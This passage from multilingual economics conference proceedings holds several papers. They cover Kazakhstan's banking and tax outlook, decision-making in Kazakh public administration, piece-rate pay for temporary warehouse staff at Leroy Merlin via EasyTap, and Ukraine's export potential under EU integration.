In terms of individual banks, the largest volumes of non-performing loans are recorded at:

- JSC "Nurbank" – 9.9%
- JSC "VTB Bank" – 9.6%

The high share of non-performing loans indicates that banks continue to struggle with credit risk management, and the issue of bad debts remains relevant.

In 2025, Kazakhstan is on the verge of major tax reforms that could significantly change the business landscape. Another pressing issue is the **budget deficit**. Government expenditures continue to rise, but tax revenues are failing to keep up. According to AFC analysts, in the first nine months of 2024, only 52% of the planned tax revenues were collected into the republican budget. The shortfall is covered through borrowings and direct withdrawals from the National Fund.

Under these conditions, increasing VAT from 12% to 20% may become a necessary measure to replenish the budget.

Beyond tax reform, businesses face additional changes, including strict capital movement controls and new financial reporting requirements.

For businesses, this means the need to consider potential adjustments in strategic planning, asset diversification, currency hedging, and effective liquidity and capital structure management to maintain financial stability.

In today's environment, company success depends not only on well-crafted strategies but also on the speed of their implementation. While the Kazakhstan market remains promising, it requires a measured approach and continuous risk monitoring. The ability to adapt to changes will be a key factor for resilience and growth in the coming years.

References:

1. Brent Crude Oil Futures Price Today- Investing.com
Investing.com. (n.d.). Retrieved March 16, 2025, from <https://www.investing.com>
2. Основные торговые партнёры Казахстана по итогам 2023 года
Halyq News. (2024, February 10). Retrieved from <https://www.halyq-news.com>
3. Внешняя торговля РК за 2024 год – АО "Центр развития торговой политики "QazTrade". (2024). Алматы: QazTrade.// <http://qaztrade.org.kz/rus/>
4. Положительное сальдо внешней торговли Казахстана в 2022 году
Inbusiness.kz. (2023, January 15). Retrieved from <https://www.inbusiness.kz>
5. Main Page- Fund of Problem Loans
Fund of Problem Loans. (n.d.). Retrieved March 16, 2025, from <https://www.fpl.kz>
6. В Казахстане обсуждают повышение НДС с 12% до 20% – Газета.uz
Газета.uz. (2024, March 5). Retrieved from <https://www.gazeta.uz>
7. Новые ставки НДС и условия упрощенки предложены Правительством
Правительство Республики Казахстан. (2024, February 28). Retrieved from <https://www.gov.kz>
8. KAZ Minerals PLC- 2020 Half-Yearly Report
KAZ Minerals PLC. (2020). *2020 Half-Yearly Report (Russian version)*. Retrieved from <https://www.kazminerals.com>
9. Данные Национального банка РК // <https://nationalbank.kz/ru/news/analitika-metodologiya/rubrics/2211>
10. Агентство по стратегическому планированию и реформам Казахстана // <https://stat.gov.kz/ru/>

МЕМЛЕКЕТТІК БАСҚАРУДЫҢ АҚПАРАТТЫҚ ҚАМТАМАСЫЗ ЕТІЛУІ

Болсынбекова Гульнара Абылхаковна

PhD доктор, аға оқытушы, Alikhan Bokeikhan University, Қазақстан, Семей

Аннотация. Басқару ісі басқару шешімдерін қабылдап, оларды іске асыруға бағытталған интеллектуалдық мазмұнымен ерекшеленіп, қоғамдық үрдістердің ағымы мен жағдайы, адамның сана-сезімі, тәртібі мен қызметін өзгертетін басқарушылық шешімдерді дайындап, қабылдап оны жүзеге асыруға бағытталғды. Ол әлеуметтік, қорларды, құралдарды, резервтерді анықтап, оны жетілдіру мен жаңа деңгейге көшірудің оңтайлы әдістерін табады. Оның басты мағынасы басқарылатын үрдістің жаңа сапасын ашу, басқару ісі ақпараттық мәнге ие, ең алдымен басқару ақпараттарын қалыптастыру, ой елегінен өткізу, мәселені талдау, бір жүйеге келтіру үрдістері орындау болып табылады.

Түйінді сөздер: мемлекеттік билік, жергілікті басқару, басқару ісі, мемлекеттік шешімдер

Саяси институттар мен әкімшілік басқару органдарының қызметі тиісті мемлекеттік саяси және әкімшілік шешімдерді қабылдау мен іске асыруда көрініс табады. Шешімдерді талдау – мемлекеттік басқару теориясының ажырамас аспектісі болып табылады. Шешімдердің тұрпаты, оларды әзірлеу тәсілдері бойынша, әр түрлі субъектілердің қатысу деңгейлеріне қарай қоғамдық-саяси жүйенің нақты сипаттары туралы айтуға болады. Басқарушылық шешімдер барлық деңгейлерде – ұлттық, аймақтық, муниципалдық деңгейлерде қабылданады, сәйкесінше тиісті мемлекеттік және жергілікті басқару органдары шешім қабылдау субъектілері болып табылады. Шешімдерде қарастырылатын мәселелер басқарылатын объектілердің қажеттіліктері мен мүдделеріне сәйкес анықталады. Осы шешімдердің тұрпаты мен дейгейлеріндегі айырмашылықтарға қарамастан, қабылдау және іске асыру үрдістерін сипаттайтын оларға кейбір ортақ белгілер тән. Сондықтан теориялық талдау басқару субъектілерінің қызмет ету жағдайларының жалпы белгілерімен қатар ерекшеліктерін де қарастырады.

Сонымен, мемлекеттік билік және жергілікті басқару органдары мемлекеттік басқару мақсаттары мен функцияларын кәсіби даярлықты және қажетті амалдарды, тәсілдерді, нысандарды, әдістерді қолдануды талап ететін адамдар еңбегінің ерекше түрі - басқару ісі арқылы жүзеге асырады.

Басқару ісі – қолданбалы сипаттағы құбылыс, себебі ол басқару мақсаты мен функцияларын жүзеге асыруға, басқарушылық шешімдер мен әрекеттерді дайындап, нақты өмірде қолдануға бағытталған. Басқару ісі басқару шешімдерін қабылдап, іске асыруға бағытталған интеллектуалдық мазмұнымен ерекшеленеді, өйткені ол қоғамдық үрдістердің ағымын және жағдайын, адамдардың сана-сезімін, тәртібі мен қызметін өзгертетін басқарушылық шешімдерді дайындауға, қабылдауға және іс жүзінде жүзеге асыруға бағытталған. Ол әлеуметтік нақтылықты, ондағы қорларды, құралдарды, резервтерді анықтайды, оны жетілдіру мен жаңа деңгейге көшірудің оңтайлы әдістерін табады. Оның басты мән мағынасы басқарылатын үрдістің жаңа сапасын ашу, ол шығармашылық күш-қуатты қажет етеді. Басқару ісі ақпараттық мәнге ие, яғни ең алдымен басқару ақпараттарын қалыптастыру, ой елегінен өткізу, мәселені талдау, бір жүйеге келтіру үрдістері орындалады. Мемлекеттік басқаруда тек қандай да бір жалпы қоғамдық үрдісті сипаттайтын, оның

жағдайы мен динамикасын, қозғаушы күштерін айқындайтын ақпараттар ғана жарамды болып табылады[1].

Басқару ісі сондай-ақ субъектінің еркі мен қалауын білдіретін күрделі әлеуметтік психологиялық құбылыс болып табылады. Онымен айналысатын әрбір адам талдау, бағалау, таңдау, шешім қабылдау, бағыну және орындау, бұйрық беру мен бақылау амалдарын ойлау қабілеті, ерік қалауы арқылы атқарады. Бұл мемлекеттік билік органдарының ұжымдарында ерекше әлеуметтік-психологиялық жағдайды, мінез-құлық пен қызметтің белгілі бір түрін қалыптастырады. Ерікті үнемі шыңдау, жауапкершілік, тәртіптілік, мемлекеттік қызметті атқаруға бағыныштылық- мемлекеттік органдарда басқарушылық қызметпен айналысатын адамдарға тән қасиеттер болып табылады, егер осы қасиеттер болмаса, онда жүзеге асыратын басқарушылық ықпалдар адамдар арасында беделге ие болмайды[2].

Басқару ісі әрқашанда ұжымдық түрде көрініс табады, себебі ол қандай да бір мемлекеттік орган ұжымында жүзеге асырылады және бір мезгілде басқа мемлекеттік органдардағы адамдар ұжымымен өзара әрекеттесуді көздейді. Онда мемлекеттік орган құзіретін және жалпы мемлекеттік басқару функцияларын кешенді түрде жүзеге асыру мақсатында кооперацияны талап ететін, белгілі бір жұмыстың мазмұны мен түрлері бойынша мамандандыру бар. Алайда кейде ұжымдық сипат басқарушылармен дұрыс бағаланбайды, мұндай жағдайда басқарушылық қызмет өзінің потенциалын жоғалтады, басқару тиімділігі төмендейді.

Өзінің көрінуі жағынан басқару ісі сан қырлы құбылыс. Оған адамдар да, білім де, ақпарат та, техникалық құралдар да жатады, олар барлығы бірігіп күрделі кешенді құбылысты құрайды. Көп ақпараттар бола тұрса да, ол білімнің немесе техникалық құралдардың жоқтығынан өңделмеуі мүмкін. Сол сияқты едәуір басқарушылық ұжым бола тұра, өзінің кәсіби деңгейінің төмендігі салдарынан мемлекеттік орган өкілеттігін жүзеге асыруды қамтамасыз ете алмауы мүмкін[2]. Сондықтан басқару ісінің барлық элементтерін жан-жақты ойластырып, тепе-тең түрде әрекетке келтіру ғана оған тиімділік пен ұтымдылық бере алады. Сол себепті кешенділік басқару ісінің маңызды, жалпы белгілеріне жатады.

Сонымен қатар басқару ісі белгілері мен уәждеріне, адамдардың кәсіби даярлығы мен белсенділігіне қарамастан, ол мемлекеттік басқаруда заңдық сипатқа, көрініске ие болады. Оны тиісті мемлекеттік органдар мен лауазымды тұлғалар әрбір нақты мемлекеттік орган құзыретіне сәйкес, ондағы әрбір мемлекеттік лауазымның қызмет түріне сәйкес атқаруға тиіс. Сондықтан да басқару ісінің көптеген элементтері заңды түрде мемлекеттік органдарда тіркеліп, олардың құқықтық мәртебесінде процессуалдық нормалар түрінде бекітіледі. Бұдан басқару ісінің басқару үрдісінің элементтерімен ұқсастығы туындайды [1].

Барлық басқару деңгейлеріндегі басқарушылық шешімдердің ішінде мемлекеттік шешімдерді қарастырсақ, мемлекеттік шешім – бұл қоғамдық мақсаттарға қол жеткізуге бағытталған мемлекеттік органдар әрекетінің нақты жобаларын таңдау мен негіздеу.

Саяси және әкімшілік шешімдерді бірінен-бірі ажырата білген дұрыс. Саяси шешімдер саяси басшылықтың шоғырландырылған көрінісін білдіреді. Олар әлеуметтік топтардың немесе нақты қоғамдастықтың ортақ мүдделері мен мақсаттарын жүзеге асыруға бағытталған[2]. Саяси шешімдер аймақтық деңгейде немесе белгілі бір жергілікті қоғамдастықтың шеңберінде қабылданса да сол мемлекетте тұратын адамдардың мүдделеріне, мемлекеттік биліктің қызметіне қатысты болады.

Әкімшілік шешімдер адамдардың өндірістік-шаруашылық, әлеуметтік және мәдени өмірін, жеке ұйымдардың ағымдағы қызметін реттейтін басқарушылық әрекеттер актілері. Әкімшілік шешімдерді шығару атқарушы билік пен басқару органдарының функциясына жатады[3].

Саяси шешімдер әкімшілік шешімдерге қарағанда нақты қоғамдық топтарға тікелей немес жанама түрде бағытталады, олардың арасындағы қатынастарды реттеу құралы,

әлеуметтік топтардың мүдделері мен мақсаттарын білдіру, жүзеге асыру тәсілі болып табылады. Олар саяси билік пен саяси басқару субъектілерінің қызметінің нәтижесінде туындайды. Мемлекеттік басқарудағы саясаттың басымдылық қағидасына сәйкес саяси шешімдер әкімшілік-басқарушылық шешімдерге қарағанда артықшылық сипатқа ие.

Мемлекеттік шешім, ең алдымен шешім қабылдайтын субъект – мемлекеттік биліктің басқарушы органымен- алқалы немесе жеке лидермен; шешімді атқарушы субъект – мемлекеттік қызмет аппаратымен; шешім бағытталған объектімен (төмен деңгейдегі басқару органдары, қоғамның әр түрлі қызмет салаларында жұмыспен қамтылған әлеуметтік топтар, саяси және қоғамдық бірлестіктер) сипатталады[2].

Мемлекеттік шешімдердің басқа да сипаттамалары бар: шешім беделі, яғни шешім қабылдаушы мемлекеттік билік субъектісінің деңгейін, оның заңға сәйкестілігі мен негізділігін білдіреді;

шешім кеңістігі, өзі әрекет ететін саяси кеңістікті және аталған шешім қамтитын міндеттер көлемін сипаттайды; әдетте саяси шешімдер көп мақсатты болып келеді;

шешімдердің ақпаратпен қамтамасыз етілуі, яғни оны қабылдаудың ғылыми және ақпараттық негізі – шешім қабылдаудың технологиясы мен стилі - шешімді әзірлеу мен қабылдау әдіс- тәсілдерінің, шешім қабылдауға қажетті ақпаратты жинақтау мен қабылдау әдістерінің жиынтығы; жобалардың баламалы нұсқаларын талдау тәртібі мен сипаты, олардың ішіндегі басым бағыттарын айқындау және оларды іске асыру үшін қажетті құралдарды таңдау амалдары, тәсілдері;

шешім қабылдау түрлері – демократиялық немесе авторитарлық;

шешімдердің тәжірибелік маңыздылығы [3].

Мемлекеттік шешімдер көптеген белгілер бойынша топтастырылады. Соның ішінде мемлекеттік билік пен басқару жүйесіндегі субъектілер деңгейіне қарай:

жалпы ұлттық, аймақтық және жергілікті органдардың шешімдері;

мақсаттар мен міндеттер сипатына қарай – саяси және әкімшілік шешімдер, басқаратын және атқарушы, стратегиялық немесе оперативті-тактикалық, жалпы мемлекеттік немесе мемлекеттік өмірдің жекелеген аймақтарына қатысты шешімдер;

қоғамның өмір салалары бойынша – шаруашылық экономикалық, әлеуметтік, мемлекеттік құрылыс және басқару мәселелері бойынша, мәдени құрылыс және т.б. бойынша шешімдер;

басқару объектісін қамту масштабына қарай–жалпы жүйелік, жалпы саяси, микроэкономикалық пен макроэкономикалық шешімдер;

басқару функциялары бойынша – жоспарлау, ұйымдастыру, бақылау және тағы басқа мәселелер бойынша шешімдер[4].

Саяси шешімдердің мысалы ретінде мемлекеттік бағдарламаларды, әлеуметтік экономикалық, әлеуметтік-саяси және әскери – стратегиялық концепцияларды, елдің Парламентімен қабылданған конституциялық сипаттағы заңнамалық актілерді, мемлекет қызметіне қатысты жалпы мәселелер бойынша ҚР Президентінің Жарлықтарын айтуға болады. Әкімшілік-басқарушылық шешімдер қатарына Үкіметтің қаулыларын, министрліктер мен ведомстволардың бұйрығы мен өкімдері жатқызуға болады.

Пайдаланған әдебиеттер:

1.К.С.Мухтарова,А.Т.Мылтыкбаева,Л.Ж.Аширбекова. Государственное и местное управление. Учебное пособие. Қазақ университеті. 2018 г.

2.Г.Н.Сансызбаева, К. С. Мухтарова, Л. Ж. Аширбекова. Теория государственного управления: учебное пособие /; Казахский Национальный Университет имени аль-Фараби.- Алматы: Қазақ университеті, 2015. - 318 с.

3.Наумов, С.Ю. Теория государственного муниципального управления: учеб. Пособие / С.Ю. Наумов, С.В.Сергушко, А.А.Подсумкова.- М.: Форум, 2011.- 319 с.- (Проф. образование).

4.Р.Ғ.Есенжігітова Мемлекеттік басқару теориясы пәні бойынша дәрістер курсы. - әлФараби атын. ҚазҰУ, ЭжБЖМ. - Алматы: 2016. - 66 б.

ИННОВАЦИИ В УПРАВЛЕНИИ ПЕРСОНАЛОМ В ОРГАНИЗАЦИЯХ В СОВРЕМЕННЫХ УСЛОВИЯХ

Кляхина Анастасия Павловна

магистрантка Высшей школы экономики и менеджмента, Университета «Туран», г. Алматы

Научный руководитель:

Букейханова Т.К.

к.э.н., ассоциированный профессор

АННОТАЦИЯ

В условиях растущей конкуренции за кадры компании стремятся не только привлекать сотрудников, но и повышать их продуктивность. В статье рассматривается кейс сотрудничества Leroy Merlin и EasyTap, где внедрение сдельной оплаты повысило эффективность временных работников, их мотивацию и уровень возвращаемости. Анализ данных подтверждает, что инновационные HR-стратегии, включая гибкие модели оплаты и персонализированные стимулы, способствуют росту ключевых показателей бизнеса и укреплению позиций компании на рынке.

Ключевые слова: мотивация сотрудников, гибкая оплата труда, временные работники, продуктивность персонала, HR-стратегии, лояльность сотрудников.

В условиях современного рынка, где конкуренция за талантливых специалистов постоянно усиливается, компании уделяют внимание не только привлечению сотрудников, но и созданию условий для повышения их эффективности и вовлеченности. Управление персоналом претерпевает значительные изменения под влиянием технологического прогресса, цифровизации рабочих процессов и изменений в социокультурных ожиданиях работников. Сегодня инновации в HR становятся не просто инструментом оптимизации, а ключевым фактором, определяющим успех компании. Современные подходы позволяют не только повышать производительность сотрудников, но и формировать у них интерес к долгосрочному сотрудничеству, снижая текучесть кадров и увеличивая лояльность к бренду работодателя.

Ключевая задача управления персоналом — это раскрытие, развитие и эффективное использование кадрового потенциала компании. В современных условиях для достижения этой цели необходимо внедрение инновационных методов, направленных на повышение конкурентоспособности организации. Современный HR-менеджмент опирается на передовые технологии и оптимизированные процессы, включая автоматизированные системы подбора и адаптации персонала, персонализированные программы мотивации, а также гибкие модели оплаты труда. Эти инструменты позволяют компаниям оперативно реагировать на изменения во внешней среде, укреплять рыночные позиции и обеспечивать устойчивый рост [1].

Инновационные подходы в управлении персоналом нацелены на повышение продуктивности сотрудников за счет эффективной мотивации. Важно учитывать не только технологические достижения, но и актуальные социальные и экономические тенденции. Для успешного привлечения новых специалистов и поддержания заинтересованности

действующих сотрудников компаниям необходимо постоянно развиваться, адаптироваться к новым вызовам и предлагать современные решения, соответствующие ожиданиям рынка труда.

Однако на практике многие компании, работающие с линейным персоналом, не уделяют достаточного внимания финансовой мотивации. Они применяют стандартные схемы оплаты, не используя бонусные программы и стимулы, которые могли бы повысить производительность труда.

Ярким примером необходимости пересмотра подходов к мотивации стало сотрудничество международного магазина строительных материалов Leroy Merlin с казахстанским онлайн-сервисом по найму временных работников EasyTap.

EasyTap- Казахстанский HR- сервис для найма почасового персонала в пиковые часы. Компания специализируется на срочном найме линейного персонала для организаций в сфере розничной торговли (Retail), HoReCa и логистики.

Leroy Merlin - международная компания-ритейлер, которая специализируется на продаже товаров для строительства, отделки и обустройства дома, дачи и сада и помогает людям благоустраивать жильё и улучшать качество жизни [2].

Компания Leroy Merlin обратилась к EasyTap с целью повысить эффективность и продуктивность парт-тайм сотрудников на рабочих сменах. Ранее, сотрудничая с другим казахстанским аутсорсинговым агентством, компания использовала стандартную схему оплаты — фиксированную ставку 850 KZT в час без каких-либо дополнительных мотивационных инструментов. Такой подход приводил к низкой вовлеченности работников: сотрудники выполняли только минимально необходимые задачи, а общий процент выполнения рабочих обязанностей на 1 парт-тайм сотрудника составлял всего 23%.

Этот опыт наглядно продемонстрировал, что отсутствие стимулирующих механизмов негативно влияет на эффективность временных сотрудников. Поэтому перед EasyTap стояла задача разработать новую стратегию мотивации, которая не только повысила бы производительность, но и способствовала бы росту вовлеченности работников.

В современных условиях компаниям важно оставаться гибкими и адаптивными, чтобы учитывать потребности и ожидания тех, с кем они работают. Одним из эффективных решений стало внедрение сдельной оплаты труда для сотрудников из аутсорсинговых компаний. Основные цели этого подхода включают:

1. Достижение KPI по доставке на уровне не менее 95%;
2. Повышение NPS Online* с 40% до 70% (NPS Online - это показатель лояльности клиентов, измеряемый на основе их онлайн-опыта взаимодействия с компанией, продуктом или сервисом);
3. Формирование базы «постоянных» парт-тайм сотрудников;
4. Увеличение эффективности работников на сменах до 94%.

Таким образом, использование гибкой системы оплаты труда позволяет не только повысить ключевые показатели бизнеса, но и создать условия для более долгосрочного сотрудничества с квалифицированными временными сотрудниками.

До введения системы сдельной оплаты труда был проведен тестовый период, чтобы проанализировать новый подход и изучить поведенческие особенности пользователей EasyTap. В дальнейшем это позволило сформировать более мотивирующие условия, адаптированные к потребностям сотрудников и их рабочим привычкам.

В начале сотрудничества было создано обучающее видео для пользователей приложения EasyTap, которое позволило им быстрее разобраться в рабочих обязанностях и особенностях рабочего места. В рамках соглашения каждый сотрудник должен был собирать не менее 60 SKU (SKU- это единица складского учета, представляющая собой уникальный идентификатор товара в системе управления запасами. SKU используется для отслеживания,

управления и учета продукции на складе, в розничных магазинах и в онлайн-торговле) за одну рабочую смену. Тем не менее, компания EasyTap стремилась мотивировать сотрудников на сбор большего количества SKU, поскольку оплата от Leroy Merlin зависела от собранного объема. Это способствовало повышению общей эффективности исполнителей EasyTap и увеличению прибыли. В связи с этим была внедрена мотивационная программа, которая предусматривала денежные бонусы за количество собранных SKU:

Количество строк	Сумма денежного бонуса
60 – 80	500 ₮
81 – 100	1 000 ₮
101 – 120	1 500 ₮
121 +	2 000 ₮
Примечание- составлено авторов на основе аналитических данных компании EasyTap	

Ясно сформулированный KPI способствовал мотивации сотрудников к достижению и превышению установленных норм. Это, в свою очередь, улучшило оперативность и качество обработки онлайн-заказов магазина, что подтвердили результаты двухнедельного тестового периода: продуктивность одного сотрудника возросла на 61%.




Рисунок 1 – Количество собранных SKU на одного сотрудника
Примечание- составлено автором на основе отчетных данных компаний EasyTap и Leroy Merlin

Бонусная система помогла сотрудникам понять, что их конечный доход напрямую зависит от скорости выполнения задач, поскольку зарплата рассчитывалась на основе отработанных часов и бонусов за количество собранных SKU на смене [3]. Одним из ключевых аспектов являлось то, что менеджеры Leroy Merlin постоянно приглашали сотрудников возвращаться на повторные смены, что способствовало увеличению приверженности работников к компании и подчеркивало их заинтересованность в рабочем процессе.



Рисунок 2 – Возвращаемость исполнителей на работу в Leroy Merlin

Примечание- составлено автором на основе отчетных данных компаний EasyTap и Leroy Merlin

Анализ данных показывает, что возвращаемость пользователей на подработки в Leroy Merlin стабильно росла каждый месяц, достигнув максимума в 12 смен в июне на одного исполнителя из EasyTap. Высокий уровень возвращаемости стал ключевым фактором, благодаря которому у компании сформировался пул постоянных парт-тайм. Эти работники лучше знакомы со структурой задач и стали более продуктивными и эффективными, опираясь на опыт, приобретенный на предыдущих сменах.

Основным мотивирующим фактором для сотрудников с частичной занятостью является высокая оплата за смену. Работа на платформе EasyTap не предъявляет требований к опыту, поэтому средняя заработная плата составляет 7 500 тенге за смену, рассчитанная на основе почасовой оплаты труда. С внедрением системы сдельной оплаты, зависящей от количества собранных SKU, средняя зарплата за смену в Leroy Merlin возросла до 10 200 тенге. Этот подход позволил сотрудникам зарабатывать больше при повышении продуктивности, что положительно сказалось на общей мотивации и эффективности работы компании в секторе онлайн продаж. Это подтверждается данными по количеству отработанных заказов:



Рисунок 3 – Динамика сборки заказов, собранных парт-тайм работниками

Примечание- составлено автором на основе отчетных данных компаний EasyTap и Leroy Merlin

Общее количество заказов постепенно увеличивается с февраля по июль, причем доля заказов, собранных парт-тайм работниками, также возрастает, достигнув максимума в 38% от общего числа заказов в июле. За пять месяцев после начала сотрудничества этот показатель вырос с 16% в феврале до 38% в июле, что свидетельствует о возрастающей роли парт-тайм сотрудников в процессе сборки заказов. Эти данные демонстрируют важность гибкого подхода в управлении ресурсами и правильной мотивации сотрудников, которые в последующем способствует увеличению прибыли и улучшению операционной эффективности. В пиковый месяц – июль, эффективность на одного парт-тайм сотрудника составила 96%, что показывает эффективность данного метода оплаты труда.

Современные реалии рынка труда требуют от компаний не только эффективного подбора персонала, но и создания условий для его продуктивности и вовлеченности. Инновационные методы управления персоналом, такие как гибкие модели оплаты труда, автоматизация процессов и персонализированные мотивационные программы, позволяют значительно повысить эффективность сотрудников и укрепить конкурентные позиции компании.

Опыт сотрудничества Leroy Merlin и EasyTap наглядно продемонстрировал важность стимулирующих механизмов в работе с временным персоналом. Внедрение системы сдельной оплаты привело к значительному росту продуктивности, увеличению числа возвращающихся сотрудников и повышению их заработной платы. В результате компания смогла достичь ключевых показателей эффективности, улучшить качество обслуживания клиентов и повысить лояльность временных работников.

Данный кейс подтверждает, что использование инновационных HR-стратегий способствует не только улучшению операционных показателей, но и формированию устойчивых рабочих процессов, обеспечивающих долгосрочный успех организации в условиях высокой конкуренции.

Список использованной литературы:

1. Квагинидзе В.С., Поповская М.Н., Чупейкина Н.Н. Управление персоналом в современных условиях // Горный информационно-аналитический бюллетень (научно-технический журнал). 2021. Т. 6. № 4. С. 75-82.
2. Официальный сайт компании Leroy Merlin // <https://lemanapro.kz/about/rebrending/>
3. Сагидулаева М.С., Бучаева М.А. Основные разновидности сдельной заработной платы и порядок начисления: плюсы и минусы // Теория и практика современной науки // 2020

EXPORT POTENTIAL AS A FACTOR OF UKRAINE'S ECONOMIC GROWTH IN THE CONDITIONS OF EUROPEAN INTEGRATION

Olena Dovgal

Dr.Sc. of Economics, Professor (full), V.N. Karazin Kharkiv National University, Kharkiv, Ukraine

Vladislav Khalin

PhD student, V.N. Karazin Kharkiv National University, Kharkiv, Ukraine

The impact of export potential on the implementation of the tasks of economic development of Ukraine in the context of European integration processes has been determined. The dynamics and structure of Ukraine's exports to the countries of the European Union in the process of European integration have been analyzed, the problems of the commodity structure of Ukraine's exports in recent years have been characterized. The main instruments for financing export operations have been determined. It has been proven that the growth of export volumes is hindered by the problems of financing the needs of innovative development of Ukrainian enterprises and the presence of a large number of unused production capacities.

Keywords: export potential of Ukraine, European integration, economic growth, international trade, export, financing instruments.

The current processes of European integration of the Ukrainian economy indicate the presence of problems in the organization of international trade, the main of which are the inconsistency with the trends in the development of international economic relations and the limited ability to adapt to these trends due to political, economic and social crisis phenomena. Theoretical understanding of the new role and place of Ukraine in the economy of the European Union, the characteristics of the qualitative and quantitative parameters of these processes, the analysis of export transaction trends, as well as the assessment of their impact on the economic development of the country - all this indicates the need to develop scientific approaches to the analysis of modern conditions of world trade, and therefore determines the relevance of studying export potential as an important factor in the economic growth of Ukraine.

According to estimates by the World Trade Organization, about 77% of the growth in exports in the world economy on average over the past ten years occurred due to the expansion of trade volumes on the basis of existing export flows and, accordingly, 28% of the growth in exports - as a result of trade in new goods. However, it is emphasized that the ratio of quantitative changes in exports, which occur as a result of an increase in the volume of existing export flows, and qualitative changes in exports, which occur on the basis of an increase in product and geographical diversity, differs significantly for different countries and macroregions and determines different rates of economic growth.

Quantitative growth in exports determines the possibility of using economies of scale for exporting firms, as well as increasing the productivity of existing factors of production.

Qualitative growth in exports or a change in product and geographical diversity determines the redistribution of resources between industries, the introduction of new factors of production, including machinery and equipment, new types of human capital, which is necessary for the production of innovative goods and competition in new markets.

Therefore, assessments of the impact of growth in export potential on economic development require taking into account quantitative and qualitative changes in exports, since the latter are associated with different types of changes in the structure and nature of production.

In studies of global economic trends, scientists distinguish two main types of export growth:

- the first is the effects of export growth that arise as a result of an increase in the volume and value of trade within existing export flows;
- the second is the effects of export growth that arise as a result of the process of export diversification and the emergence of new export goods and export markets under the influence of structural changes in the economy.

The first type of growth contributes to increasing the efficiency of the national economy based on the redistribution of resources under the condition of constant returns to scale in the production sector.

It should be noted that under the influence of globalization and economic cyclicity, the proposed theoretical models for determining the effect of the impact of exports on economic growth are used simultaneously in modern empirical studies, i.e. in addition to determining static benefits based on the analysis of comparative advantages, long-term dynamic benefits arising from the positive effect of trade growth are also analyzed [2].

The results of theoretical analysis of international trade models allow us to conclude that production efficiency increases with constant and increasing returns to scale, as well as with increasing productivity and output. In addition, the growth of market size and, accordingly, access to a wider range of products at lower prices serve as an additional source of benefits from international trade.

Thus, as a result of the redistribution of resources within industries from the least productive firms to more productive ones, as well as the growth of sales of the most productive firms, gross productivity in the economy increases.

It should be noted that one of the most widespread scientific views on the relationship between the structure of exports and economic growth is the idea of a negative impact on economic development of export specialization in raw materials, which arises as a result of the country's excessive provision with natural resources.

There are various direct and indirect factors that determine the relationship between resource dependence and the low level of economic development.

First, natural resources, through state intervention in the resource sector, provide ample opportunities for obtaining high rents. The absence of restrictions on obtaining rents leads to inefficient state spending and high incomes of elites. As a result, a "voracity effect" occurs, which reduces per capita income.

Second, natural resources negatively affect the quality of institutions and, thus, cause a lower level of per capita income.

Thirdly, the increase in the real exchange rate and the presence of non-resource sectors create incentives for strengthening trade restriction measures (import substitution), inefficient allocation of resources between sectors, including the emergence of capital-intensive sectors, despite the capital deficit, and, as a result, a low level of per capita income.

If we determine the trends in the development of world trade in modern conditions, then there is, on the one hand, increased international integration, the gradual erasure of borders and the creation of various interstate trading blocs, and on the other hand, a deepening of the international division of labor, the gradation of countries into industrially developed and backward.

Of course, such an export structure is undesirable for the country for quite understandable reasons: it means turning it into a "raw material" appendage of developed countries (unfortunately, this also applies to Ukraine). However, at a certain stage of development, exports

can play a certain positive role, performing the function of generating economic growth and systemic reforms, a source of funds for the structural restructuring of the economy, and increasing its technical level.

Unfortunately, this function is still far from being fully fulfilled by the export of raw materials. This is confirmed by the results of the analysis of the commodity structure of Ukraine's exports to European countries in recent years.

The main trend in the development of exports in Ukraine is the loss of sales markets, primarily the CIS countries, and a reorientation to the markets of developed countries, especially in recent years - to the markets of the European Union countries. The result of such changes is the subordination of development to the economic interests of new partners, interested primarily in products with a low degree of processing. The formation of such a structure, on the one hand, is a factor in strengthening the raw material orientation of our country's exports, and on the other hand, it consolidates the formed inefficient sectoral structure of regional exports [4].

Note that after the signing of the Association Agreement with the European Union, some restrictions on trade between Ukraine and the EU were removed [1].

Ukraine has taken the necessary measures to gradually achieve compliance with EU technical regulations and the EU standardization, metrology, accreditation, conformity assessment and market surveillance systems and is committed to adhering to the principles and practices set out in the current decisions and regulations of the European Union. And although we are currently observing a certain increase in trade turnover with the CIS through imports of fuels and lubricants, the situation has changed radically: over 42% of Ukrainian exports go to the European Union, and Ukraine receives over 43% of total imports from the EU. The largest number of industrial products in 2018 was exported to Poland (6.88%), Italy (5.55%) and Germany (4.67%). Hungary and the Netherlands are also among the five largest buyers of Ukrainian goods. In total, the top five countries in terms of exports of goods account for almost 24% from Ukraine to the EU, and the top ten - 34% [5].

Sales volumes increased for all groups of export goods: for ores, slags and ash, exports to Poland – by 35.7%, for ferrous metals – to Bulgaria and Italy – by 30.8% and 30.6%, respectively.

The analysis shows that in recent years, products directly or indirectly related to agriculture have become dominant in Ukraine's exports. If in 2010 the share of products of plant origin, fats and oils, as well as finished food products was 17.8%, then in the first seven months of 2018 it reached 41%. In general, such changes should be assessed as positive, since Ukraine is trying to use its competitive advantages associated with favorable natural conditions for farming. At the same time, the share of exports of goods with a high added value (finished food products) remains quite low, which can be considered as a reserve for further increasing the efficiency of agricultural exports [3].

The main goal of the development of international economic relations of Ukraine in modern conditions is strategic management, that is, achieving a truly open economy of the state and its integration into the world system. And the possibility of effective implementation of strategic tasks depends on practical methods and instruments of trade financing, which would allow rationally organizing economic relations with foreign partners and competitors, thereby contributing to the effective implementation of domestic economic transformations.

